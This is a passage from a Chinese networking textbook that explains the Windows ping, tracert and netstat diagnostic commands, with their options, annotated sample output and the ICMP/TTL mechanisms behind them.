


图 7.1　利用 Ping 目标主机的 IP 地址探测网络连通性能

上述命令中的目的主机名(target_name),可以是 IP 地址或域名。下面是几个实例:

(1)【命令】 ping　-t＜目的主机名＞

【功能】 连续发送 Ping 给指定的主机直到中止操作。若要观察返回信息的统计并继续执行该命令,则请按下 Ctrl+Break 键,若要停止则按下 Ctrl+C 键。

【实例】 C:\Documents and Settings＞ping　-t www.sei.ynu.edu.cn

Pinging sei.ynu.edu.cn[202 .203 .208 .100] with 32 bytes of data: 获得域名与 IP 地址的转换
Reply from 202.203.208.100: bytes=32 time<1ms TTL=254　收到 32 字节的包
Reply from 202.203.208.100: bytes=32 time=3ms TTL=254
Ping statistics for 202.203.208.100:　统计传输结果
Packets: Sent=2, Received=2, Lost=0 (0% loss),　发送与接收的丢包率
Approximate round trip times in milli-seconds:
Minimum=0ms, Maximum=3ms, Average=1ms　平均往返延时
Ctrl-C　中止操作

(2)【命令】 ping　-a　＜目的主机名＞

【功能】 将目的主机名解析出对应的 IP 地址,并且 ping 该地址。

【实例】 用 Ping 探测搜索引擎网站 Google,包被转发到最近的一个 Google 代理服务器。

C:\Documents and Settings>ping　-a　www.google.com
Pinging www-china.l.google.com[64.233.189.104] with 32 bytes of data:
被转到离用户最近的服务器
Reply from 64.233.189.104: bytes=32 time=92ms TTL=242　第 1 个应答包的 TTL 为 242
Reply from 64.233.189.104: bytes=32 time=93ms TTL=242　第 2 个应答包
Request timed out.　第 3 个包因超时判断为丢失
Reply from 64.233.189.104: bytes=32 time=95ms TTL=242　第 4 个应答包
Ping statistics for 64.233.189.104:　对收到的应答包统计分析:
Packets: Sent=4, Received=3, Lost=1 (25% loss),　统计丢包率 25%
Approximate round trip times in milli-seconds:
Minimum=92ms, Maximum=95ms, Average=93ms　数据包往返平均延时

(3)【命令】 ping　-n (数量)＜目的主机名＞

【功能】 设定要发送的回应请求 echo 数据包个数为 n。

【实例】 C:\Documents and Settings＞ping -n 2 www.google.com(设定只发2个包)。

(4)【命令】 ping -l (包长)＜目的主机名＞。

【功能】 发送指定长度的回应 echo 数据包(单位为字节)。

【实例】 C:\Documents and Settings＞ping -l 20 www.google.com(设定包长20字节)。

(5)【命令】 ping -f ＜目的主机名＞

【功能】 在 ping 数据包中设置“禁止分段”标志,网关转发此包时禁止对包进行分段,参看图4.19。

【实例】 C:\Documents and Settings＞ping -f www.google.com。

(6)【命令】 ping -i (TTL计数)＜目的主机名＞

【功能】 指定数据包在网络系统中传输的生存期数值(1～255)。

【实例】 C:\Documents and Settings ＞ping -i 10 www.google.com(设生存期为10)。

(7)【命令】 ping -r (计数)＜目的主机名＞

【功能】 在“记录路由”字段中记录传出和返回数据包的路径段数(1～9)。

【实例】 C:\Documents and Settings\test＞ping -r 3 www.sei.ynu.edu.cn(记录路由器的IP地址,重复测试3次,参看图4.22中IPv4头部的可选项)。

```
Pinging sei.ynu.edu.cn[202.203.208.100] with 32 bytes of data: (得到目标机的 IP 地址)
Reply from 202.203.208.100: bytes=32 time<1ms TTL=254
    Route: 202.203.208.65->                          (第二个网段的路由器 IP 地址)
           202.203.208.100->                         (目标机的 IP 地址)
           202.203.44.1                              (第一个网段的路由器 IP 地址)
Ping statistics for 202.203.208.100:
    Packets: Sent=4, Received=4, Lost=0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum=0ms, Maximum=1ms, Average=0ms
```

(8)【命令】 ping -s (网段数)＜目的主机名＞

【功能】 设定时间戳,网段数范围1～4。

【实例】 C:\＞ping -s 2 10.216.26.184。

```
Pinging 10.216.26.184 with 32 bytes of data:
Reply from 10.216.26.184: bytes=32 time<1ms TTL=128
    Timestamp: 10.216.26.184: 5421620
Reply from 10.216.26.184: bytes=32 time<1ms TTL=128
    Timestamp: 10.216.26.184: 5422622
Ping statistics for 10.216.26.184:
    Packets: Sent=2, Received=2, Lost=0 (0% loss),
Approximate round trip times in milli-seconds: Minimum=0ms, Maximum=0ms, Average=0ms
```

(9)【命令】 ping -j (主机列表)＜目的主机名＞

【功能】 包从源端出发,沿“主机列表”指定的路径传输,但不严格要求。

(10)【命令】 ping -k (主机列表)＜目的主机名＞

【功能】 包从源端出发,严格地沿主机列表的路径探测,参看图4.22。

2. Ping 命令的几种返回结果

(1) “Request timed out.”表示等待的时间已超过定时器限定的时间，还没有收到目标主机返回的响应数据包。表明网络不通或网络传输拥塞、延时太长或被对方的防火墙阻断。

(2) “Reply from X. . X. . X. X: bytes=32 time<1ms TTL=254” 表示收到从目标主机 X . X . X . X 返回的响应数据包，数据包大小为 32 Bytes，响应时间小于 1ms ，TTL 为 254，这个结果表示本计算机到目标主机之间连接正常。


(3) “Destination host unreachable” 表示目标主机无法到达。

(4) “PING: transmit failed, error code XXXXX”表示传输失败，错误代码 XXXXX。

Ping 命令是基于一种简单思想的简单程序，一个网络设备向另一设备发送请求数据包以要求它做出应答，并记录下发送请求包的时刻。当目的设备收到请求包时便回传一个应答包。源端机收到应答包时，就可计算出数据包来回传送的时间。应答信息的成功接收表明链路运转正常。来回所用的时间提供了整条链路的传输延迟指标。多次重复发送 Ping 后，收到的多个响应包的往返时间之间的一致性，可用于评估网络连接的质量。因此 Ping 解答了两个基本问题：此网络设备接通了吗？接通质量如何？

显然，为了让此 Ping 能够运行，网络协议必须支持这种“查询/响应”机制。Ping 程序基于 ICMP 协议，ICMP 协议是 TCP/IP 协议族的一部分，见图 1.15。ICMP 被设计了用于在网络设备之间传递网络的性能参数和交换错误消息，它支持较广的消息类型，包括“查询/响应”机制在内。正常的 Ping 命令的运行依赖于两个特定的 ICMP 报文，ECHO_REQUEST 和 ECHO_REPLY，但是，适当的时候 Ping 也可回应不同于 ECHO_REPLY 的 ICMP 报文。

如图 7.2 所示，也可以 Ping 自己主机网络接口的回传 IP 地址 127.0.0.1，由此判断本机是否能发送和接收信息。这时并没有向网上发送信息，只是判断自己的网卡是否正常。如果 Ping 操作成功了，就排除了可能存在于计算机、驱动程序设置和网卡之间的问题。



```
命令提示符
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\He>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

图 7.2　用 Ping 本机 IP 地址或回传地址 127.0.0.1 来判断本机网卡是否正常工作

因为互联网控制报文协议（ICMP）工作在 IP 层，Ping 只能测试目的主机的 IP 层是否连通。Ping 不能检测 IP 层以上的功能。有一些标准的互联网应用层服务可以用来测试 IP 以上的层，如 Telnet 可用于访问这些上层服务以达测试目的。现在有很多工具可用于 HTTP 和 Web 服务器的连通性能测试。建议参考 Internet 数据分析协会网站 www.caida.org。

由于 Ping 的在线连通性测试方法存在安全方面的隐患，例如，黑客可能操控大量的第 3 方网络计算机在同一时刻向同一个主机发送巨大数量的 Ping 包，导致目标主机网络阻塞

瘫痪，称为 ping to death 的网络攻击。因此很多服务器和网络主机设置了防火墙的参数，阻止 Ping 入或 Ping 出的操作使用。

7.1.2 路由跟踪探测命令 Traceroute

第二个常用的 TCP/IP 工具是 Traceroute。该工具可以探测出从本地主机到远端主机之间所经过网络路径上每个路由器的 IP 地址，以及本地主机与网络路径上的每一网段的传输延时等性能。

当一个数据包离开了本地主机进入网络后，便几乎失去了对它们如何到达目的端的所经路径的控制，用户不知道沿途经过些哪些网段的传输。路径跟踪提供一种方法，去探知用户的互联网服务提供商(ISP)是谁，ISP 怎样与外部互联网连通等信息。Traceroute 就是收集此类信息的一个工具，用于可视化地观看一个网络包如何被发送和接收，以及此包到达目的端所经过的各网段的跳数。

路由跟踪 Trace route 巧妙地利用了 IP 包头部中生存期字段的功能，使用了 ICMP 和 UDP 协议。此命令运行时，发送方首先向目的主机发出一个 UDP 数据报，将包中的 TTL 值设为 1，同时将包中目的主机的端口号设置为一个无效的端口号。传输路径上的第一个路由器收到此包后，将 TTL 减去 1 后等于 0，就抛弃此包，并向源主机返回一个 ICMP 超时信息。因此源发送方就获知并探测到路途上的第 1 个路由器的 IP 地址。Trace route 再发送第 2 个 UDP 包，设置包中的 TTL＝2。第 1 个路由器收到此包后将其中 TTL－1＝1，不等于 0，就将该包传输给第 2 个路由器。第 2 个路由器收到此包后将其中的 TTL 减去 1 后等于 0，抛去此包，返回一个 ICMP 包给源端机，于是源主机就探测出第 2 个路由器的 IP 地址。Traceroute 通过发送 TTL 值逐个增加 1 的 UDP 包来探测出从源主机到目的主机之间的所有经过的路由器。当最后一个 UDP 数据报达到终点目的主机时，返回一个 ICMP 的“端口不可达”消息给发送方，因为数据包中故意设置了一个无效端口号。

Traceroute 命令的格式为：

```
C:\Documents and Settings\test>tracert[-d][-h maximum_hops][-j host-list]
                                        [-w timeout] target_name
```

在 Windows 操作系统中用 Tracert 的命令来实现路由跟踪，各命令选项分别说明如下：

(1)【命令】 tracert -d ＜目的主机名＞

【功能】 不要将主机名解析。

【实例】 C:\Documents and Settings\test＞tracert -d www.sei.ynu.edu.cn

```
Tracing route to sei.ynu.edu.cn[202.203.208.100]        解析出目的主机 IP 地址
over a maximum of 30 hops:                              最大可探测 30 个网段
1    <1ms    <1ms    <1 ms 202.203.44.1     路径上第一个网关的 IP 地址,以及 3 次往返时间
2    <1ms    <1ms    <1 ms 202.203.208.100  目标主机在第 2 跳段,以及 3 次往返时间
Trace complete.
```

(2)【命令】 tracert -h (最大跳数)＜目的主机名＞

【功能】 搜索目的主机时,设置经过的网段的最大跳数限制,默认值为30。

(3)【命令】 tracert -j (主机列表)<目的主机名>

【功能】 从源端沿着此主机列表的路径搜索到达目的主机,不严格要求沿此路径。

(4)【命令】 tracert -w (超时)<目的主机名>

【功能】 设定等待每个回应包的最长时间限制,单位为毫秒。

(5)【命令】 tracert<目的主机名>

【功能】 路由跟踪到达目的主机的网络路径,并将主机名转换为IP地址。

【实例】 一个使用Tracert来路由跟踪网站www.google.com的例子,如图7.3所示。




图7.3 路由跟踪探测的实例

根据对某一网段的3次探测往返时间的一致性,可知该网段是否阻塞。如果某网段的往返时间为3个星号,表示该段的路径探测失败,由此可以找出网络故障的范围,如果连续很多次探测失败,这就表示所有路径已测试完毕,没有办法连接到目的主机,也有可能是该网段的主机中将防火墙中设置为禁止Ping或ICMP的探测。

【实例】 C:\Documents and Settings>tracert www. ynu. edu. cn

```
Tracing route to www. ynu. edu .cn[202.203.208.36]
over a maximum of 30 hops:
1    <1ms    <1 ms    <1ms    202.203.44.1       路径中的第一个网关
2    *       *        *       Request timed out.此网段可能出了故障,也可能防火墙禁止 ping
3    *       *        *       Request timed out.
4    ^C                                          人工中断路径探测
```

微软的Tracert和UNIX的traceroute命令之间的不同点在于前者使用ICMP数据包,而后者则使用UDP数据包。这并不是说它们有弊病,仅仅是使用了不同数据包而已。在某些特殊情况下,可以因地制宜地选择使用Traceroute或者Tracert来进行路由探测。在某些情况下,两者的表现可能会有所不同,例如,如果一个路由器的防火墙设置了阻隔ICMP报文,也就会阻断Tracert命令的探测;对于这种情况如果采用Traceroute命令的UDP数据包将会顺利通过此路由器。

7.1.3 本机联网状态检测命令 Netstat

命令netstat用于查看本地主机的网络连接状态,例如:网卡和驱动器的状态,输入和

输出包的数量，出错包的数量等，查看与网络进程相关的核心数据结构的内容，也可用于显示本地主机的路由表状态，显示当前有哪些 TCP/IP 服务进程正在工作，由此可以查看本机是否被黑客入侵，是否有木马的开放端口等丰富的网络连接状态信息。

Netstat 的命令格式为

```
Netstat [-a] [-b] [-e] [-n] [-an] [-o] [-p proto] [-r] [-s] [-v] [interval]
```

在 Windows 操作系统中各命令选项分别说明如下：

（1）【命令】 netstat -a

【功能】 显示当前的所有连接和监听的端口，服务器端的连接一般不显示。

【实例】 使用 Netstat -a 查询本机网络连接状态，本地主机用计算机名显示，如图 7.4 所示。查看计算机名的方法是右击 Windows“我的电脑”→“系统属性”→“计算机名”命令。本命令显示出端口名，端口号与端口名的对照参看附录 A，例如：端口名 http 对应的端口号是 80。如果发现本机与远端主机的连接端口都是大于 1024 的高端口，且无法查明其应用性质，应警惕是否存在木马等非正常连接。




图 7.4 用 Netstat 显示本机的网络连接状态和监听的端口

（2）【命令】 netstat -b

【功能】 显示包含于创建每个连接或监听端口的可执行组件。在某些情况下已知可执行组件拥有多个独立组件，并且在这些情况下包含于创建连接或监听端口的组件序列被显示。这种情况下，可执行组件名在底部的[]中，顶部是其调用的组件等等，直到 TCP/IP 部分。注意此选项可能需要很长时间，如果没有足够权限可能失败。

（3）【命令】 netstat -e

【功能】 显示主机的以太网的统计信息。该选项与-s 联合使用。

【实例】 C:\Documents and Settings>netstat -e

```
Interface Statistics    Received    Sent
Bytes                   1748789     452422
```
（接收和发送的字节数）

```
Unicast packets          2594        2547        (单播包的数量)
Non-unicast packets      6605        236         (非单播包的数量)
Discards                 0           0           (抛弃包的数量)
Errors                   0           13          (错误包的数量)
Unknown protocols        386                     (未知协议的包数量)
```

(4)【命令】 netstat -an

【功能】 功能与 netstat -a 相同,但是以数字形式显示地址和端口信息。

【实例】 C:\Documents and Settings\1234er5>netstat -an

```
Active Connections                                              当前的连接和端口
Proto Local Address          Foreign Address       State          连接状态
TCP   202.203.44.208:3285    202.203.208.36:80     ESTABLISHED    已建立 TCP 连接
TCP   202.203.44.208:3286    202.101.18.153:80     SYN_SENT       发送了 SYN 请求建立连接
TCP   0.0.0.0:1025           0.0.0.0:0             LISTENING      开放端口等待连接
TCP   127.0.0.1:1139         127.0.0.1:1025        TIME_WAIT      本机回传地址连接
TCP   192.168.0.163:139      0.0.0.0:0             LISTENING      开放端口等待连接
TCP   192.168.0.163:1060     218.77.17.19:80       FIN_WAIT_2     结束连接
TCP   192.168.0.163:1140     220.181.127.106:80    TIME_WAIT      保存 TCP 连接
UDP   0.0.0.0:445            *:*
